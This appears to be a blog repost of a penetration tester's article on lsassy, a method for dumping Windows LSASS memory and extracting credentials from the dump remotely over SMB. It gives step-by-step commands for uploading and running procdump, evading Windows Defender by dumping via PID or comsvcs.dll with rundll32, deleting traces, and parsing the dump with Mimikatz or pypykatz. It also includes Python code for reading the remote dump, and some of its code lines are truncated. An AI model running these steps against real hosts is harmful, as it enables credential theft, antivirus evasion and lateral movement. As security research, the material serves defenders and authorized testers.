
lsassy



28
Jan

lsassy

By 0x1 Reconnaissance-tools, Shodan, Recon, Automate, Comments

EXTRACT CREDENTIALS FROM LSASS REMOTELY

Author : **Pixis**

Active Directory Windows

In this post

In corporate penetration tests, lateral movement and elevation of privilege are two fundamental concepts for advancing and gaining control of the target. There are a multitude of ways to do one or the other, but today we will present a new technique for reading the content of a lsass dump remotely, significantly reducing latency and detection during password extraction on a set of machines.

Introduction

A small introductory message to thank mpgn who helped me a lot on different subjects, and with whom I worked on this project, and Skelsec for his advice and ideas.

CrackMapExec

The CrackMapExec tool is developed and maintained by Byt3bl33d3r. Its purpose is to asynchronously be able to execute actions on a set of machines. The tool allows you to authenticate on remote machines with a domain or local account, and a password or a LM-NT hash.

CrackMapExec was developed in a modular way. It is possible to create its own modules that the tool will execute when it logs in to the machine. There are already a lot of them, such as the enumeration of different information (DNS, Chrome credentials, installed antivirus), the execution of BloodHound ingestor or a module that looks for credentials in “Group Policy Preferences”.

Mimikatz module

There is one in particular, which was very effective for some time, it was the module Mimikatz. CrackMapExec runs Mimikatz on remote machines to extract credentials from lsass memory or **Local Security Authority SubSystem**. lsass contains all the **Security Service Providers** or **SSP**, which are the packets managing the different types of authentication. For practical reasons, the credentials entered by a user are very often saved in one of these SSPs so that the user doesn’t have to enter them again a few seconds or minutes later.

This is why Mimikatz extracts the information located in these different SSPs in an attempt to find some authentication secrets, and displays them to the attacker. Thus, if a privileged account is connected to one of the compromised hosts, the Mimikatz module allows you to quickly extract its credentials and thus take advantage of the privileges of this account to compromise more resources.

But today, the majority of antivirus detects the presence and/or execution of Mimikatz and blocks it so CrackMapExec module is just hanging, waiting for a response from the server, but it never gets it because the process was killed.

Manual method : Procdump

Because of this, I used to do this manually with the tool called Procdump.

Procdump is a tool from the Sysinternals suite which was written by Marc Russinovich to helps sysadmins. This toolset has been adopted by a large number of administrators and developers, so Microsoft decided to buy it in 2006, and the executables are now signed by Microsoft, therefore considered legitimate by Windows.

The procdump tool is one of these tools, and its job is to dump a running process memory. It attaches to the process, reads its memory and write it into a file.

```
procdump --accepteula -ma <processus> processus_dump.dmp
```

As explained, Mimikatz looks for credentials in **lsass** memory. Because of this, it's possible to dump lsass memory on a host, download its dump locally and extract the credentials using Mimikatz.

Procdump can be used to dump lsass, since it is considered as legitimate thus it will not be considered as a malware.

To do so, send procdump to the server, using `smbclient.py` from the suite impacket for example.

.

```
smbclient.py ADSEC.LOCAL/jsnow@DC01.adsec.local


# use C$
# cd Windows
# cd Temp
# put procdump.exe
```

Once uploaded, procdump needs to be executed in order to create this lsass dump.

.

```
psexec.py adsec.local/jsnow@DC01.adsec.local "C:\\Windows\\Temp\\procdump.exe -accepteula -ma lsass C:\\Windows\\Temp\\lsass.dm
```

The dump then needs to be downloaded on the attacker's host, and traces on the remote host should be erased.

.

```
# get lsass.dmp
# del procdump.exe
# del lsass.dmp
```

Credentials can be retrieved with Mimikatz: the first line loads the memory dump, and the second one retrieves the secrets.

.

```
sekurlsa::minidump lsass.dmp
sekurlsa::logonPasswords
```

This technique is very practical since it does not generate much noise and only legitimate executable is used on the targeted hosts.

Limits & Improvements

There are different limitations to this method. We will outline them here, and suggest improvements to address them.

LINUX / WINDOWS

The first issue is that during my tests, I am mainly using Linux, whether for web tests or internal tests, and Mimikatz is a tool exclusively developed for Windows. It would be ideal to be able to carry out the attack chain described above from a Linux computer.

Fortunately, the Pypykatz project by Skelsec can help us solve this issue. Skelsec has developed a partial implementation of Mimikatz in pure python, which means cross-platform. Like Mimikatz, this tool lets us extract the secrets of lsass dumps.

.

```
pypykatz lsa minidump lsass.dmp
```

Thanks to this project, it is now possible to do everything from a Linux machine. All the steps presented in the previous section are applicable, and when lsass dump has been downloaded to the attacker's host, pypykatz is used to extract usernames and passwords or NT hashes from this dump.

So far so good, let's go deeper.

WINDOWS DEFENDER

A second limitation due to Windows Defender was encountered. Although procdump is a trusted tool from Windows perspective, dumping lsass is considered as suspicious activity by Windows Defender. When the dumping process is finished, Windows Defender removes the dump after a few seconds. If we have very good connectivity and the dump is not too big, it is possible to download the dump before it's being deleted.

This is way too random for me. After looking at the procdump documentation, I realized that it was also possible to provide it with a process identifier (PID). And surprise, by providing it with lsass PID, Windows Defender no longer complains.

Neat ! We just have to find lsass PID, using the command `tasklist` for example.

```
> tasklist /fi "imagename eq lsass.exe"

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
lsass.exe                      640 Services                   0     15,584 K
```

Once we retrieve this PID, we just use it with procdump.

```
procdump -accepteula -ma 640 lsass.dmp
```

We then have plenty of time to download our dump and then analyze it locally. Perfect.

MANUAL METHOD

Sending procdump of the remote host, executing it and the retrieving the dump works perfectly, but it’s a very, very slow process.

We talked about CrackMapExec and its modularity at the beginning of this article, that’s why I wrote a module to automate this “attack”. The module will upload procdump to the target, execute it, retrieve the dump from lsass and will then analyze it with pypykatz for each target specified in CrackMapExec parameters.

This module works well, but it takes a long, very long time to run. It even times out sometimes while downloading a huge dump because the file is too big.

We need to make that process more efficient.

DUMP SIZE

We are now able to dump lsass on the remote host and analyze it locally and automatically on our Linux host thanks to our new CrackMapExec module. But a process memory dump is bigger than a few bytes, or even a few kilobytes. They can be several mega bytes, or even dozens of mega bytes for lsass dumps. During my tests, some dumps were over 150MB.

If we want to automate this process, we will have to find a solution, because downloading an lsass dump on a subnet of 200 machines would lead to downloading dozens of gigabytes. On the first hand it will take a long time, especially for remote machines around the globe, in other countries, and on the other hand abnormal network flow could be detected by the security teams.

Ok, so far we had tools to solve our problems, but this time, we will have to get our hands dirty.

We will keep using pypykatz to extract credentials from the lsass dump. Since we only want procdump to be uploaded the the remote host because of it being signed by Microsoft, we can't upload pypykatz.

Having this in mind, here is the method we will use: In order to analyze a local dump, pypykatz must open the file and read bytes at different offsets. Pypykats doesn't read much data. It just needs to read specific amount of data at specific offsets.

To make this more efficient, the idea is to read these offsets and these addresses remotely, on the dump located on the remote target, and to only download the few pieces of dump which contain the expected information.

So let's look at how pypykatz works. The command line we have been using so far is the following :

```
pypykatz lsa minidump lsass.dmp
```

In pypykate, the `LSACMDHelper` class handles the `lsa` argument. When we provide it with an lsass dump, `run()` method is called. This piece of code can be found in this method :

```
###### Minidump
elif args.cmd == 'minidump':
    if args.directory:
        dir_fullpath = os.path.abspath(args.memoryfile)
        file_pattern = '*.dmp'
        if args.recursive == True:
            globdata = os.path.join(dir_fullpath, '**', file_pattern)
        else:
            globdata = os.path.join(dir_fullpath, file_pattern)

        logging.info('Parsing folder %s' % dir_fullpath)
        for filename in glob.glob(globdata, recursive=args.recursive):
            logging.info('Parsing file %s' % filename)
            try:
                mimi = pypykatz.parse_minidump_file(filename)
                results[filename] = mimi
            except Exception as e:
                files_with_error.append(filename)
                logging.exception('Error parsing file %s ' % filename)
                if args.halt_on_error == True:
                    raise e
                else:
                    pass
```

lsass dump parsing is achieved at this line :

```
mimi = pypykatz.parse_minidump_file(filename)
```

This method is defined in `pypykatz.py` file :

```
from minidump.minidumpfile import MinidumpFile
"""
<snip>
"""
@staticmethod
def parse_minidump_file(filename):
    try:
        minidump = MinidumpFile.parse(filename)
        reader = minidump.get_reader().get_buffered_reader()
        sysinfo = KatzSystemInfo.from_minidump(minidump)
    except Exception as e:
        logger.exception('Minidump parsing error!')
        raise e
    try:
        mimi = pypykatz(reader, sysinfo)
        mimi.start()
    except Exception as e:
        #logger.info('Credentials parsing error!')
        mimi.log_basic_info()
        raise e
    return mimi
```

It apperas that it's `MinidumpFile` class from `minidump` package that handles the parsing. We need to go a little deeper and focus on minidump.

In `Minidumpfile` class, `parse` methode is described as follow :

```
@staticmethod
def parse(filename):
    mf = MinidumpFile()
    mf.filename = filename
    mf.file_handle = open(filename, 'rb')
    mf._parse()
        return mf
```

This is the code that we were looking for. The lsass dump that we are trying to analyze is opened and then parsed. The parsing is only using `read`, `seek` and `tell` method on the file object.

We just have to write some code than implements these methods but on a remote file. We'll use Impacket for this purpose.

```
"""
'open' is rewritten to open and read a remote file
"""
class open(object):
    def __init__(self, fpath, mode):
        domainName, userName, password, hostName, shareName, filePath = self._parseArg(fpath)
        """
        ImpacketSMBConnexion is a child class of impacket written to simplify the code
        """
        self.__conn = ImpacketSMBConnexion(hostName, userName, password, domainName)
        self.__fpath = filePath
        self.__currentOffset = 0
        self.__tid = self.__connectTree(shareName)
        self.__fid = self.__conn.openFile(self.__tid, self.__fpath)

    """
    Parse "filename" to extract remote credentials and lsass dump location
    """
    def _parseArg(self, arg):
        pattern = re.compile(r"^(?P<domainName>[a-zA-Z0-9.-_]+)/(?P<userName>[^:]+):(?P<password>[^@]+)@(?P<hostName>[a-zA-Z0-9
        matches = pattern.search(arg)
        if matches is None:
            raise Exception("{} is not valid. Expected format : domain/username:password@host:/share/path/to/file".format(arg))
        return matches.groups()

    def close(self):
        self.__conn.close()
    """
    Read @size bytes
    """
    def read(self, size):
        if size == 0:
            return b''
        value = self.__conn.readFile(self.__tid, self.__fid, self.__currentOffset, size)
        return value

    """
    Move offset pointer
    """
    def seek(self, offset, whence=0):
        if whence == 0:
            self.__currentOffset = offset

    """
    Return current offset
    """
    def tell(self):
        return self.__currentOffset
```

So we have our new class which authenticates on a network share, and can read a remote file with the methods mentioned. If we tell minidump to use this class instead of the classic `open` method, then minidump will read remote content without flinching.

.

```
minidump adsec.local/jsnow:Winter_is_coming_\!@DC01.adsec.local:/C$/Windows/Temp/lsass.dmp
```

In the same way, since pypykatz is using minidump, it can analyze the remote dump without downloading it completely.

.

```
pypykatz lsa minidump adsec.local/jsnow:Winter_is_coming_\!@DC01.adsec.local:/C$/Windows/Temp/lsass.dmp
```

OPTIMIZATIONS

We now have a way to read and analyze an lsass dump remotely, without having to download the full 150MB dump on our machine, it's a great step forward!

However, even if we don't have to download everything, the dump takes a long time, almost as much as downloading the whole thing. This is due to the fact that each time minidump wants to read a few bytes, a new request is made to the remote server. It is very inefficient. When we log some read calls, we realize that minidump makes many, many requests of 4 bytes.

A solution that I have implemented to overcome this problem is to create a local buffer, and impose a minimum number of bytes to read during a request to reduce the overhead. If a request requires less than 4096 bytes, well we will still ask for 4096 bytes, which we will save locally, and we will only return the first bytes to minidump.

During the following calls to the `read` function, if the requested data size is in the local buffer, the local buffer is returned directly, which is **way** faster. If, on the other hand, the data is not in the buffer, then a new buffer of 4096 bytes will be requested.

This optimization works very well because minidump performs a lot of concurrent readings. Here's how it was implemented.

```
def read(self, size):
    """
    Return an empty string if 0 bytes are requested
    """
    if size == 0:
        return b''


    if (self.__buffer_data["offset"] <= self.__currentOffset <= self.__buffer_data["offset"] + self.__buffer_data["size"]
            and self.__buffer_data["offset"] + self.__buffer_data["size"] > self.__currentOffset + size):
        """
        If requested bytes are included in local buffer self.__buffer_data["buffer"], we return theses bytes directly
        """
        value = self.__buffer_data["buffer"][self.__currentOffset - self.__buffer_data["offset"]:self.__currentOffset - self.__
    else:
        """
        Else, we request these bytes to the remote host
        """
        self.__buffer_data["offset"] = self.__currentOffset

        """
        If the request asks for less then self.__buffer_min_size bytes, we will still ask for self.__buffer_min_size bytes and
        """
        if size < self.__buffer_min_size:
            value = self.__conn.readFile(self.__tid, self.__fid, self.__currentOffset, self.__buffer_min_size)
            self.__buffer_data["size"] = self.__buffer_min_size
            self.__total_read += self.__buffer_min_size

        else:
            value = self.__conn.read(self.__tid, self.__fid, self.__currentOffset, size)
            self.__buffer_data["size"] = size
            self.__total_read += size

        self.__buffer_data["buffer"] = value

    self.__currentOffset += size
    """
    Return what was asked, no more.
    """
    return value[:size]
```

This optimization drastically saves time. Here is a benchmark done on my machine:

```
$ python no_opti.py
Function=minidump, Time=39.831733942

$python opti.py
Function=minidump, Time=0.897719860077
```

Without this optimization, the script would take about 40 seconds to run, while with optimization, it would take less than a second. Less than a second to extract authentication secrets from a remote lsass dump larger than 150MB!

REMOVE PROCDUMP FROM THE EQUATION

That’s an update (3rd of Jan. 2020) : Our current technique is relying on Procdump to dump lsass memory. But eventhough it’s signed by Microsoft, I find it much cleaner to **not** use it, and use Microsoft built-in tools instead.

There’s a DLL called **comsvcs.dll**, located in `C:\Windows\System32` that dumps process memory whenever they crash. This DLL contains a function called `MiniDumpW` that is written so it can be called with `rundll32.exe`.

.

The first two arguments are not used, but the third one is split into 3 parts. First part is the process ID that will be dumped, second part is the dump file location, and third part is the word **full**. There is no other choice.

.

Once these 3 arguments has been parsed, basically this DLL creates the dump file, and dumps the specified process into that dump file.

.

Thanks to this function, we can use **comsvcs.dll** to dump lsass process instead of uploading procdump and executing it.

```
rundll32.exe C:\Windows\System32\comsvcs.dll MiniDump "<lsass pid> lsass.dmp full"
```

We just have to keep in mind that this technique can only be executed as **SYSTEM**.

CrackMapExec module

With this new tool, I modified the CrackMapExec module so it extracts passwords **remotely** from lsass dumps.

As pypykatz and minidump only work under python3.6 + and CrackMapExec is not yet compatible with python3, I cannot make a pull request at the moment, nor import pypykatz into my module. For the moment, the call to pypykatz is done via a new process calling my tool.

mpgn is working on CrackMapexec for python 3.

New tools

In the meantime, here are two tools that I have written so you can use this technique:

lsassy is available on my Github or on Pypi. This tool uses all the research discussed in this article to remotely dump lsass, either with the DLL technique or the Procdump technique.

The CrackMapExec module allows you to automate the whole process by doing an lsass dump on the remote hosts, and extracting the credentials of the logged in users using **lsassy**. It also makes it possible to detect accounts with an attack path to become a domain administrator, by relying on the data collected with Bloodhound

Conclusion

There is still work to do to integrate these changes to CrackMapExec, whether it is in terms of compatibility with python versions, cleanliness and maintainability of the code, but this research is very useful for me to better understand the tools I use on a daily basis.

I now have a tool that works well, quickly, and which can be integrated into CrackMapExec using a few tricks, so that it is very useful for my internal tests, and I hope that it will be useful for you.

I hope this article will give you new ideas to upgrade infosec tools that we use every day, see you later for a new article!

Download

Author

0x1

Pentester - WebMaster - Cyber Security - Web & Network Auditing - Reverse Engineering - Cryptography ...

Website Creat with HTML+CSS+JavaScript , Bootstrap 4 , Jekyll and Grunt ...

More post or info from LeVeL-23

Comments

PREV NEXT

Search...

Translation

TRANSLATION

Online Tools

Categories

Security (10)

Web-security (27)

Tags

Tuto Forensics radare2 Attack Defense List Analysis Pentesting Empire Python Powershell Security Android Vulnerability Bypass Anonymous Chat tor CMS Web dnscrypt 0x1-project Gui Networking Wifi Aircrack Fluid open-source Reaver Automation Security-tools Security-automation Open-source Password-cracking Hashcat Command Generator OpenC2 Browser Traking Phising Social-Engineering Malware analysis code-cource Leak Iphone command-and-control c2 .Net dns Payload Windows file-sharing tor-onion-service python Scanning Reconnaissance Subdomain Information-gathering voicemail cracking twilio Rat Metasploit-Framework Electron System-Administration python3 red-teams c3 dotnet

PARTNERS

LeVeL-23 | Dev-Point
DarkTheatre | JomGegar

About

Welcome to 0x1.gitlab.io my personal blog to share my knowledge

Cyber Security, Ethical Hacking, Web & Network Auditing, Reverse Engineering and Cryptography

Website semi-configured to use with No-Script. No ADS and No use analytics tracking.

Contact

Forum : @0x1

Ricochet : ricochet:27rqqgbsdac3x4z5
